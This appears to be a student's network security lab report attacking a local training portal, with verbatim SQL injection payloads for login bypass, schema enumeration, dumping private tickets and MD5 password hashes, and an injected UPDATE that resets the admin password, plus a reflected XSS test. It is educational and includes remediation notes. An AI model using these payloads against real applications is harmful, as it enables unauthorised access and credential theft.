Lab 4 Web Attacks

Network Security (50.020) | Timothy Seah | Student ID 1007654 | October 2026

I used the Example Campus Service lab to test SQL injection, reflected and stored XSS, CSRF, and a log-based detector.

1 Web application setup

I started the lab on Kali. Apache, PHP, and MariaDB served the portal at portal.campus.test.

```
cd ~/Desktop/Example-Campus-Service-Lab
chmod +x *.sh
./start.sh
```




Figure 1. The Example Campus Service portal loaded in the Kali VM.

2 SQL injection

Login bypass

The login form inserted the supplied username into its SQL query. Entering the value below opened an Admin session without the administrator password.

```
' or 1=1 #
```




Figure 2. SQL condition entered in the login form.




Figure 3. The portal dashboard after the login bypass, showing the Admin role.

Database and schema discovery

I used the Service Tickets search as Alice. A UNION query returned the database name example_campus_training. Queries against information_schema then returned nine table names and 45 column rows. The UNION clause needed six values to match the six columns in the original ticket query.

```
zzzx%' UNION SELECT 9999,DATABASE(),'Open','low','private','database' #
```




Figure 4. The injected query returned the current database name.

```
zzzx%' UNION SELECT 9999,table_name,'Open','low','private','database' FROM information_schema.tables WHERE table_schema=DATABASE() #
```




Figure 5. Table names returned through the ticket search results.

```
zzzx%' UNION SELECT 9999,CONCAT(table_name,'.',column_name),'Open','low','private','database' FROM information_schema.columns WHERE table_schema=DATABASE() #
```




Figure 6. Table and column names returned through the metadata query.

Private tickets and user records

Alice's normal ticket list included Bob's public CASE-102. The injected search returned private tickets outside her view, including Bob's vendor pricing review (CASE-105) and staff onboarding roster (CASE-108).

```
zzzx%' UNION SELECT id,title,description,status,visibility,owner_id FROM tickets WHERE visibility='private'
#
```




Figure 7. Private ticket titles returned to Alice through SQL injection.

A query against users returned admin, alice, bob, and maria with their MD5 password hashes.

```
zzzx%' UNION SELECT id,CONCAT(username,': ',password_md5),'Open','high','private',username FROM users #
```




Figure 8. Four usernames and password hashes returned through the ticket search.

Administrator password change

I submitted an UPDATE through the ticket search to set the admin password hash to MD5('abc'). The old password failed. I then signed in with abc and reached the Admin dashboard.

```
x%'; UPDATE users SET password_md5=MD5('abc') WHERE username='admin'; #
```




Figure 9. UPDATE statement entered through the ticket search field.




Figure 10. Sign-in attempt with the previous administrator password rejected.




Figure 11. Administrator dashboard after the password change. Firefox offers to save the new credential.

The login and ticket search pages inserted user input into SQL. Prepared statements would prevent these injections. Restricting the application's database privileges would limit the effect of an injected UPDATE.

3 Cross-site scripting

Reflected XSS

The Knowledge Base printed the search term into the page without HTML encoding. The script below ran and opened an XSS alert.

```
<script>alert('XSS')</script>
```

